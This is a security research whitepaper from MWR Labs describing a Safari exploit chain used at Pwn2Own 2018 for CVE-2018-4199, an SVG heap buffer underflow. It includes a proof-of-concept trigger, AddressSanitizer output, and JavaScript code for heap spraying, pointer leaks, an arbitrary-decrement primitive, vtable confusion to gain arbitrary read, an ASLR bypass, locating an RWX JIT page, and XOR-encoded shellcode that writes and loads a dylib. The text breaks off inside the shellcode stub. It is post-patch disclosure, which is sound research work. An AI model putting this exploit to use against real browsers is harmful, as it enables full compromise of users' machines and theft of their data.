Apple Safari – PWN2OWN Desktop Exploit

2018-10-29 (Fabian Beterke, Georgi Geshev, Alex Plaskett)

MWR LABS

Contents

1. Introduction

This whitepaper describes the vulnerabilities used for Desktop PWN2OWN 2018 and details of the exploits produced. These issues were tested against the latest release Safari (Version 11.0.3 13604.5.6) at the time of writing running on macOS 10.13.3. The exploits described in this paper allow the full compromise of macOS systems running this version of the OS. Exploitation of the issues described would allow an attacker to breach the data stored of the currently logged in user.

The issues described in this paper (CVE-2018-4199 and CVE-2018-4196) were remediated within the macOS High Sierra 10.13.5 security update:

https://support.apple.com/en-gb/HT208849

https://support.apple.com/en-gb/HT208854

2. Browser Vulnerability Details

SVGPathSegList::removeItemFromList – Heap Buffer Overflow (CVE-2018-4199)

The first vulnerability used to obtain initial code execution was a heap overflow in SVG related code. This vulnerability was identified using DOM based fuzzing.

The following proof of concept code can be used to trigger the issue:

```
<script>
  path1=document.createElementNS('http://www.w3.org/2000/svg','path');
  path2=document.createElementNS('http://www.w3.org/2000/svg','path');
  pathseglist=path2.pathSegList;
  pathseg1=path1.createSVGPathSegCurvetoCubicSmoothAbs(7,129,-26,127);
  pathseg2=pathseglist.insertItemBefore(pathseg1,6);
  try{path2.setAttribute('d', 'M 83 0')}catch(e){};
  pathseglist.insertItemBefore(pathseg1,0);
</script>
```

This leads to the following crash occuring when running WebKit from the master branch built with AddressSanitizer. Full output can be found in the appendix.

```
=================================================================
==1023==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x61200006ea38 at pc
0x0001d0f7cd48 bp 0x7ffee5777c20 sp 0x7ffee5777c18
READ of size 8 at 0x61200006ea38 thread T0
==1023==WARNING: invalid path to external symbolizer!
==1023==WARNING: Failed to use and restart external symbolizer!
    #0 0x1d0f7cd47 in WTF::Vector<WTF::RefPtr<WebCore::SVGPathSeg,
WTF::DumbPtrTraits<WebCore::SVGPathSeg> >, 0ul, WTF::CrashOnOverflow, 16ul,
WTF::FastMalloc>::remove(unsigned long)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x3961d47)
    #1 0x1d0f7cc51 in WebCore::SVGPathSegList::removeItemFromList(unsigned long, bool)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x3961c51)
    #2 0x1d0f75acf in
WebCore::SVGAnimatedPathSegListPropertyTearOff::removeItemFromList(unsigned long, bool)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x395aacf)
    #3 0x1d0f7541a in
WebCore::SVGPathSegList::processIncomingListItemValue(WTF::RefPtr<WebCore::SVGPathSeg,
WTF::DumbPtrTraits<WebCore::SVGPathSeg> > const&, unsigned int*)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x395a41a)
```

```
    #4 0x1ce845727 in
WebCore::SVGListProperty<WebCore::SVGPathSegListValues>::insertItemBeforeValues(WTF::RefPtr
<WebCore::SVGPathSeg, WTF::DumbPtrTraits<WebCore::SVGPathSeg> > const&, unsigned int)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x122a727)
    #5 0x1ce845290 in
WebCore::SVGPathSegList::insertItemBefore(WTF::Ref<WebCore::SVGPathSeg,
WTF::DumbPtrTraits<WebCore::SVGPathSeg> >&&, unsigned int)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x122a290)
    #6 0x1ce844fd6 in
WebCore::jsSVGPathSegListPrototypeFunctionInsertItemBeforeBody(JSC::ExecState*,
WebCore::JSSVGPathSegList*, JSC::ThrowScope&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x1229fd6)
    #7 0x1ce839a27 in long long
WebCore::IDLOperation<WebCore::JSSVGPathSegList>::call<&(WebCore::jsSVGPathSegListPrototype
FunctionInsertItemBeforeBody(JSC::ExecState*, WebCore::JSSVGPathSegList*,
JSC::ThrowScope&)), (WebCore::CastedThisErrorBehavior)0>(JSC::ExecState&, char const*)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x121ea27)
    #8 0x5d61e2601177  (<unknown module>)
    #9 0x1dc7904c6 in llint_entry
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScrip
tCore:x86_64+0x94c6)
    #10 0x1dc78914f in vmEntryToJavaScript
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScrip
tCore:x86_64+0x214f)


…


SUMMARY: AddressSanitizer: heap-buffer-overflow
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x3961d47) in WTF::Vector<WTF::RefPtr<WebCore::SVGPathSeg,
WTF::DumbPtrTraits<WebCore::SVGPathSeg> >, 0ul, WTF::CrashOnOverflow, 16ul,
WTF::FastMalloc>::remove(unsigned long)
Shadow bytes around the buggy address:
  0x1c240000dcf0: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
  0x1c240000dd00: fd fd fd fd fd fd fd fd fd fd fa fa fa fa fa fa
  0x1c240000dd10: fa fa fa fa fa fa fa fa fd fd fd fd fd fd fd fd
  0x1c240000dd20: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
  0x1c240000dd30: fd fd fd fd fd fd fd fd fd fd fa fa fa fa fa fa
=>0x1c240000dd40: fa fa fa fa fa fa fa[fa]00 00 00 00 00 00 00 00
  0x1c240000dd50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x1c240000dd60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fa fa
  0x1c240000dd70: fa fa fa fa fa fa fa fa fd fd fd fd fd fd fd fd
  0x1c240000dd80: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
```

```
  0x1c240000dd90: fd fd fd fd fd fd fd fd fd fd fd fd fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
  Left alloca redzone:     ca
  Right alloca redzone:    cb
==1023==ABORTING
```

The issue was confirmed to be present on the release build of Safari shipped with MacOS 10.13.3.

Examining the top most frames on the stack it can be observed that the ‘processIncomingListItemValue’ function is responsible for the call to **removeItemFromList** which removes an item from a WTF:Vector of SVGPathSeg items.

```
bool SVGPathSegList::processIncomingListItemValue(const ListItemType& newItem, unsigned* indexToModify)
{
    SVGPathSegWithContext* newItemWithContext = static_cast<SVGPathSegWithContext*>(newItem.get());
    RefPtr<SVGAnimatedProperty> animatedPropertyOfItem = newItemWithContext->animatedProperty();

    // Alter the role, after calling animatedProperty(), as that may influence the returned animated property.
    newItemWithContext->setContextAndRole(contextElement(), m_pathSegRole);

    if (!animatedPropertyOfItem)
        return true;
```

```
    // newItem belongs to a SVGPathElement, but its associated SVGAnimatedProperty is not
an animated list tear off.
    // (for example:
"pathElement.pathSegList.appendItem(pathElement.createSVGPathSegClosepath())")
    if (!animatedPropertyOfItem->isAnimatedListTearOff())
        return true;

    // Spec: If newItem is already in a list, it is removed from its previous list before
it is inserted into this list.
    // 'newItem' is already living in another list. If it's not our list, synchronize the
other lists wrappers after the removal.
    bool livesInOtherList = animatedPropertyOfItem != m_animatedProperty;
    RefPtr<SVGAnimatedPathSegListPropertyTearOff> propertyTearOff =
static_pointer_cast<SVGAnimatedPathSegListPropertyTearOff>(animatedPropertyOfItem);
    int indexToRemove = propertyTearOff->findItem(newItem.get());
    ASSERT(indexToRemove != -1);

    // Do not remove newItem if already in this list at the target index.
    if (!livesInOtherList && indexToModify && static_cast<unsigned>(indexToRemove) ==
*indexToModify)
        return false;

    propertyTearOff->removeItemFromList(indexToRemove, livesInOtherList);

    if (!indexToModify)
        return true;

    // If the item lived in our list, adjust the insertion index.
    if (!livesInOtherList) {
        unsigned& index = *indexToModify;
        // Spec: If the item is already in this list, note that the index of the item to
(replace|insert before) is before the removal of the item.
        if (static_cast<unsigned>(indexToRemove) < index)
            --index;
    }

    return true;
}
```

It can be determined from the above code, propertyTearOff->findItem(newItem.get()); is used to find an item from a propertyTearOff. However, if findItem fails, then it returns -1. Within the code there is an assert statement (ASSERT(indexToRemove != -1) for when this error condition occurs.

However, within the release code base this assert statement is removed by the compiler. This means that removeItemFromList(indexToRemove, livesInOtherList); will be passed a negative indexToRemove of

-1. This is also shown by the address sanitizer output below, leading to an 8 bytes read prior to the bounds of the contents of the WTF::Vector:

```
==1023==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x61200006ea38 at pc
0x0001d0f7cd48 bp 0x7ffee5777c20 sp 0x7ffee5777c18
READ of size 8 at 0x61200006ea38 thread T0
==1023==WARNING: invalid path to external symbolizer!
==1023==WARNING: Failed to use and restart external symbolizer!
    #0 0x1d0f7cd47 in WTF::Vector<WTF::RefPtr<WebCore::SVGPathSeg,
WTF::DumbPtrTraits<WebCore::SVGPathSeg> >, 0ul, WTF::CrashOnOverflow, 16ul,
WTF::FastMalloc>::remove(unsigned long)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x3961d47)
```

In order to see why this is occurring the code for the WTF::Vector remove function was examined. This code is as follows:

```
Template<typename T, size_t inlineCapacity, typename OverflowHandler, size_t minCapacity>
inline void Vector<T, inlineCapacity, OverflowHandler, minCapacity>::remove(size_t
position)
{
    ASSERT_WITH_SECURITY_IMPLICATION(position < size());
    T* spot = begin() + position;
    spot->~T();
    TypeOperations::moveOverlapping(spot + 1, end(), spot);
    asanBufferSizeWillChangeTo(m_size - 1);
    --m_size;
}
```

From this it was concluded that our vulnerability would allow us to underflow the spot pointer, so that the pointer was positioned 8 bytes prior to the WTF::Vector's contents (a VectorBaseBuffer). At this point the object's destructor would be called and the vector's m_size member variable modified. It should be noted that the vector is defined as the following:

```
WTF::Vector<WTF::RefPtr<WebCore::SVGPathSeg, WTF::DumbPtrTraits<WebCore::SVGPathSeg>
```

This shows the vector containing RefPtrs to SVGPathSeg objects. However, implementation wise, it is important to understand how WTF:Vectors within WebKit are constructed. WTF::Vectors inherit from a VectorBuffer (which in turn inherits from a VectorBufferBase). The VectorBufferBase contains a member pointer to the actual data contents (m_buffer).

You can see this as follows:

```
template<typename T>
class VectorBufferBase {
    WTF_MAKE_NONCOPYABLE(VectorBufferBase);
public:
```

```
..
    T* m_buffer;
    unsigned m_capacity;
    unsigned m_size;
```


It is also important to understand the heap memory allocations with the VectorBufferBase, which will help when exploiting the issue:

```
void allocateBuffer(size_t newCapacity)
    {
        ASSERT(newCapacity);
        if (newCapacity > std::numeric_limits<unsigned>::max() / sizeof(T))
            CRASH();
        size_t sizeToAllocate = newCapacity * sizeof(T);
        m_capacity = sizeToAllocate / sizeof(T);
        m_buffer = static_cast<T*>(fastMalloc(sizeToAllocate));
    }

    bool tryAllocateBuffer(size_t newCapacity)
    {
        ASSERT(newCapacity);
        if (newCapacity > std::numeric_limits<unsigned>::max() / sizeof(T))
            return false;

        size_t sizeToAllocate = newCapacity * sizeof(T);
        T* newBuffer;
        if (tryFastMalloc(sizeToAllocate).getValue(newBuffer)) {
            m_capacity = sizeToAllocate / sizeof(T);
            m_buffer = newBuffer;
            return true;
        }
        return false;
    }
```

As you can see, when the VectorBufferBase's contents are allocated, the size of the allocation is based on the number of elements (newCapacity * sizeof(T)). Since we can influence the number of elements contained in the VectorBufferBase, then we can control the size of the allocation. This will prove important later when exploiting the issue.

In order to determine full exploitability, it was then necessary to jump into IDA and determine what the implementation of the remove function from the vector would actually do. The compiler had performed significant optimisation and in-line code generation and from the C++ it was not immediately obvious what this corruption would lead to.

We will start by examining the function "WebCore::SVGAnimatedPathSegListPropertyTearOff::removeItemFromList(unsigned long, bool)"'s implementation:



As you can see from the above IDA comments, RAX is the vector address initially, this is then offset with R15*8. R15 is -1 at this stage, leading to an out of bounds read 8 before the start of the VectorBaseBuffer contents. If the value is zero then one branch of the code is taken otherwise a branch which performs a decrement of the value at [RDI+8] will be performed. After this a memove will be performed as follows:

```
loc_1158CF6:                    ; void *
lea     rsi, [r12+8]
mov     edx, [r13+0Ch]
shl     rdx, 3
add     rdx, [r13+0]
sub     rdx, rsi                ; size_t
mov     rdi, r12                ; void *
call    _memmove
dec     dword ptr [r13+0Ch]
test    r14b, r14b
jz      short loc_1158D30
```

This code block is also taken if the result of the test rdi, rdi comparison is zero and will lead to a RefPointer, memory address being written prior to the VectorBaseBuffer contents when the memmove occurs.

The next section will describe how this issue was exploited to achieve code execution.

3. Browser Exploitation

3.1 Memory Layout and Trigger Objects

Firstly it was necessary to determine if it was possible to position objects directly prior to the vulnerable Vector contents which were being underflowed.

As we control the size of the Vector contents (VectorBufferBase) when it is being fastMalloc'd on the bmalloc heap, then it was possible to position objects of the same size prior to the Vector contents. One property of the bmalloc heap is that allocations of a similar size will typically be performed contiguous in memory (as long as a heap hole is not used). Different JavaScript objects were considered, however, ideally we wanted an object would be provide both read and write of the data prior to the buffer.

By controlling the 'd' attribute of a SVG path element it is possible to perform a controlled size allocation using the following code:

```
var dAttr = 'M 1 1' + " M 10 20".repeat((bufsz/8)-1);
for(var x=0; x<segs.length;x++) {
  segs[x] = document.createElementNS('http://www.w3.org/2000/svg','path');
  segs[x].setAttribute('d', dAttr);
}
```

This will allow holes within the memory space to be filled and improve the chances of having an object we control placed before the vulnerable Vector's contents.

We then spray SVGAnimatedNumberLists which contain Vector contents of floats of the same size as our previous objects by using same technique and setting the 'rotate' attribute:

```
var attr = "10,".repeat((bufsz/ 4) - 2 ) + "0,0";
for(var x=0; x<arsz; x++) ar[x].setAttribute('rotate',attr);
```

Once this is performed we finally allocate our vulnerable SVG path element containing the Vector contents we are going to trigger the underflow on. This is performed as follows:

```
pathElement_target.setAttribute('d', dAttr);
```

Finally before all of this is done we create a number of 'trigger' objects, in order to allow us to trigger this bug multiple times:

```
 function resetTriggerObjects() {
        for(var x=0; x<triggerObjs.length; x++) {
            var seg = pathElement_alloc.createSVGPathSegCurvetoCubicSmoothAbs(7,129,-
26,127);
            pathSegList.insertItemBefore(seg,6);
            triggerObjs[x] = seg;
        }
    }
```

After the preparation the memory layout is as follows (with a controlled Float VectorBufferBase prior to the vulnerable SVGPathSegList Vector contents):

SVGAnimatedNumberList contents
(VectorBufferBase<Float>)

SVGPathSegList contents
(VectorBufferBase<RefPtr>)

Now the exploit memory layout is prepared and we can start using these triggers to perform the next steps.

3.2 Heap RefPtr Information Leak

As mentioned in the vulnerability write-up, a RefPtr will be written to before the vulnerable vector's contents using the underflow when the bug is triggered. The SVGAnimatedNumberList (the vector contents containing Floats) can be initialised to zero which allows us to obtain a leaked RefPtr directly from the SVGAnimatedNumberList by reading that value from JavaScript as follows:

```
function leak() {
    trigger();
    var last=ar.length-1;
    var items=ar[last].rotate.baseVal.numberOfItems;
    h = ftou(ar[last].rotate.baseVal.getItem(items-1).value);
    l = ftou(ar[last].rotate.baseVal.getItem(items-2).value);
    log("[-] leaked object pointer: " + ptrToStr(h, l));
    return [h, l];
}
```

At this stage it was then possible to prepare and locate two adjacent SVGPathSeg elements:

```
        var fool = pathSegList.getItem(0);
        // find two adjacent objects
        log("[-] leaking two adjacent segment objects")
        var current = leak();
        var ix = 0;
        while(ix<20) {
            var next = leak();
            nextfool = pathSegList.getItem(0);
            if(next[1]-current[1] == 0x20) {
                log("[+] found two adjacent objects at index " +ix + ": " +
ptrToStr(current[0], current[1]) + " and " + ptrToStr(next[0], next[1]));
                break;
            }
            current = next;
            fool = nextfool;
            ix++;
```

```
        }
```

However, this alone as mentioned above is was not enough to determine effective memory layout needed for exploitation. Therefore it was necessary to use the arbitrary decrement primitive to obtain an arbitrary read primitive to fully explore the memory space.

3.3 Arbitrary Decrement Primitive

As mentioned in the initial vulnerability write-up, we identified that we had the ability to arbitrary decrement the value at an address within memory. This could be performed by setting values within in the SVGAnimatedNumberList (WTF::Vector of Floats) contents which would lead to the underflow treating the data at that address as a RefPtr:

```
function decrementAddr(high,low) {
    var items=ar[ar.length-1].rotate.baseVal.numberOfItems;
    ar[ar.length-1].rotate.baseVal.getItem(items-1).value = utof(high);
    ar[ar.length-1].rotate.baseVal.getItem(items-2).value = utof(low);
    trigger();
}
```

Our first attempts were made to locate an ArrayBuffer and decrement the length property to allow read/write across the whole address space. However, due to limitations of the current leak another approach needed to be taken. We needed to convert our existing exploit primitively into more powerful ones.

3.4 Read Primitive


In order to achieve an arbitrary read primitive, a ‘vtable confusion’ approach was taken. As we had the ability to leak out a RefPtr, which essentially was a pointer to an object with a vtable at the start (an SVGPathSeg element) then the approach taken was to use this pointer to decrement the vtable pointer to point at another vtable which would ‘confuse’ the vtables and therefore allow to call functions from the new object’s vtable.

In order to locate potential candidates the following sequence of grep statements was used on the objdump disassembly of the WebCore binary:

```
grep "mov.*24(.rdi.," -A4 disas.txt | grep "\(mov.*(%r..), %.ax\)\|\(ret\)"
```

With RDI as the ‘this’ pointer to the SVGPathSeg object and being able to control the value at RDI+24, the aim was to turn this into an arbitrary info leak.

The following function was identified which would fit these constraints:



The vtable of the SVGPathSeg object (in this case SVGPathSegMoveToAbs) is as follows:

```
__data:00000000016BF8E8 off_16BF8E8      dq offset __ZN7WebCore19SVGPathSegMovetoAbsD1Ev
__data:00000000016BF8E8                                                  ; DATA XREF:
WebCore::SVGPathElement::createSVGPathSegMovetoAbs(float,float,WebCore::SVGPathSegRole)+5Eo
__data:00000000016BF8E8                                                  ;
WebCore::SVGPathSegMovetoAbs::~SVGPathSegMovetoAbs()
__data:00000000016BF8F0                  dq offset __ZN7WebCore19SVGPathSegMovetoAbsD0Ev ;
WebCore::SVGPathSegMovetoAbs::~SVGPathSegMovetoAbs()
__data:00000000016BF8F8                  dq offset
__ZNK7WebCore19SVGPathSegMovetoAbs11pathSegTypeEv ;
WebCore::SVGPathSegMovetoAbs::pathSegType(void)
__data:00000000016BF900                  dq offset
__ZNK7WebCore19SVGPathSegMovetoAbs19pathSegTypeAsLetterEv ;
WebCore::SVGPathSegMovetoAbs::pathSegTypeAsLetter(void)
```

As is shown above, there is pointer at 0x16BF8E8 + 0x20 = 00000000016BF8F8. Using pathSegType it was possible to make this vtable call.

By decrementing 0x16BF8D8 by 0xc6f08 (i.e. 0x15f89d0) this allowed the vtable to be ‘re-pointed’ towards the following vtable and thus could be used as an arbitrary read primitive (when accessed by the vtable call at 0x20 offset):

```
__const:00000000015F89D0                  dq offset
__ZNK7WebCore18WebGLContextObject8validateEPKNS_17WebGLContextGroupERKNS_25WebGLRenderingCo
ntextBaseE ; WebCore::WebGLContextObject::validate(WebCore::WebGLContextGroup
const*,WebCore::WebGLRenderingContextBase const&)
__const:00000000015F89D8                  dq offset
__ZN7WebCore25WebGLVertexArrayObjectOES16deleteObjectImplEPNS_17GraphicsContext3DEj ;
WebCore::WebGLVertexArrayObjectOES::deleteObjectImpl(WebCore::GraphicsContext3D *,uint)
__const:00000000015F89E0                  dq offset
__ZNK7WebCore18WebGLContextObject17hasGroupOrContextEv ;
WebCore::WebGLContextObject::hasGroupOrContext(void)
__const:00000000015F89E8                  dq offset __ZN7WebCore11WebGLObject6detachEv ;
WebCore::WebGLObject::detach(void)
```

```
__const:00000000015F89F0                 dq offset
__ZNK7WebCore18WebGLContextObject21getAGraphicsContext3DEv ;
WebCore::WebGLContextObject::getAGraphicsContext3D(void)
```

This was performed in JavaScript as follows:

```
// Make vtable +32 point to WebCore::WebGLContextObject::getAGraphicsContext3D for an
arbitrary leak
// Decrement by 0xc6f08 efficiently
for(var x=0; x<0x08; x++) decrementAddr(current[0], current[1]-8);
for(var x=0; x<0x6f; x++) decrementAddr(current[0], current[1]-7);
for(var x=0; x<0x0c; x++) decrementAddr(current[0], current[1]-6);
readObj = fool;
```

Using this it was then possible to construct an arbitrary read primitive from JavaScript:

```
function read8(hi, lo) {
    return [read4(hi, lo+4), read4(hi,lo)];
}
function read2(hi, lo) {
    readObj.y = utof(hi);
    // handle the case where lo-0x38 wraps
    readObj.x = utof(lo-0x38);
    return readObj.pathSegType;
}

function read4(hi, lo) {
    // need to handle the case where lo+2 would wrap
    return read2(hi, lo+2)*0x10000 + read2(hi, lo);
}
```

At this stage it was then possible to use the vtable of our second object to locate the base address of WebCore and thus bypass ASLR:

```
       //leak the vtable of the second object (WebCore::SVGPathSegMovetoAbs)
        vtable = read8(next[0], next[1]);
        log("[-] vtable for WebCore::SVGPathSegMovetoAbs @ " + ptrToStr(vtable[0],
vtable[1]));
```

```
// 1st ptr in vtable - offset to base
var destr_ptr = read8(vtable[0], vtable[1]);
var webcore_base = [destr_ptr[0], destr_ptr[1] - 0x1156440];
```

3.5 JIT Page Location

The next thing to do was to locate an address of a JIT page (read/write/executable memory). The aim was to use our read primitive to locate the address of a JIT page in which the shellcode could be written to. In order to do this, a static offset was used to calculate the location of the JSC::NativeJITCode vtable.

We then read a number of pages back from the current location and determine if any of these addresses are pointing towards the JSC::NativeJITCode vtable. If this is the case then we have located a JITStubRoutine which contains a pointer to its attributes at +10. Once we have located its attributes, we can then obtain a pointer from that location +0x28 which points at rwx memory. This was achieved using the following code:

```
  // JavaScriptCore`vtable for JSC::NativeJITCode + 16
        var jit_vtable = [vtable[0], vtable[1] - 0x1534248 ];
        log("[-] vtable for JSC::NativeJitCode @ " + ptrToStr(jit_vtable[0],
jit_vtable[1]));

        function ptr_equal(a, b) {
            return a[0] == b[0] && a[1] == b[1];
        }
        var NULL_PTR = [0, 0];
        var rwx_mem = 0;
        for(var i = 0; i < 0x50000; i += 8) { // probably safe to read a few pages back
            var testptr = [ current[0], current[1] - i ];
            var mem = read8(testptr[0], testptr[1]);
            if(!ptr_equal(mem, jit_vtable))
                continue;

            // we found a JITStubRoutine, ptr to attributes is at +0x10
            mem = read8(testptr[0], testptr[1] + 0x10);
            if(ptr_equal(mem, NULL_PTR))
                continue;// can be 0, search for another one

            // attrs + 0x28 contains ptr to RWX :>
            rwx_mem = read8(mem[0], mem[1] + 0x28);
            break;
        }
        if(!rwx_mem) {
            log("failed to find JIT object, reload...");
            alert("failed to find JIT object, reload...");
            document.location.reload();
            return;
        }
```

At this stage it was then possible to write shellcode to the read/write/executable memory and obtain arbitrary code execution. The next section will discuss the challenges with the payload creation.

3.6 Shell Code Execution

The aim of the shellcode was to write a dylib on disk and then load this dylib within the process space. The shellcode was composed of the following operations in pseudocode:

```
LIBC = dlopen("libc.dylib", RTLD_NOW)
dlsym(LIBC, "signal")
write jmp 0 and register as SEGV handler
dlsym(LIBC, "getenv")
getenv("TMPDIR")
strdup($TMPDIR) and save in r12
dlsym(LIBC, "strcat")
strcat($TMPDIR, "pwn.so")
open(libpath, O_CREAT|O_RDWR, 0755)
write(fd, &dylib, sizeof(dylib))
dlopen("pwn.so", RTLD_NOW)
```

This was written using an XOR key to prevent against bad bytes:

```
    var XORKEY = 0x13371336;
        var xorkey_str;
        var sclen_str;
        var sc_dest;
        var sc_src;
        var libptr_xor;
        var free_of_bad_bytes = false;
        // TODO: this could (in theory) infinite-loop, check if that ever happens
        //       and if so, introduce per-value XOR keys
        while(!free_of_bad_bytes) {
            XORKEY++;
            libptr_xor = uint64(dylib_ptr[0]^XORKEY, dylib_ptr[1]^XORKEY);
            sc_dest = uint64(rwx_mem[0]^XORKEY, (rwx_mem[1]+0x100)^XORKEY);
            sc_src = uint64(data_ptr[0]^XORKEY, data_ptr[1]^XORKEY);
            sclen_str = uint64(0^XORKEY, (SC.length+8)^XORKEY);
            xorkey_str = uint64(XORKEY, XORKEY);

            if( xorkey_str.indexOf("\x01") == -1 &&
                libptr_xor.indexOf("\x01") == -1 &&
                sclen_str.indexOf("\x01") == -1 &&
                sc_dest.indexOf("\x01") == -1 &&
```

```
                sc_src.indexOf("\x01") == -1
            )
                free_of_bad_bytes = true;
        }
```

A shellcode stub was used to copy in the shellcode as follows:

```
    // copy in shellcode + payload, find and transfer control
        var SC_STUB = "";
        SC_STUB += "\x48\xbb" + xorkey_str;          // mov rbx, XORKEY
        SC_STUB += "\x48\xbe" + sc_src;              // mov rsi, <xored DATA ptr>
        SC_STUB += "\x48\x31\xde";                   // xor rsi, rbx
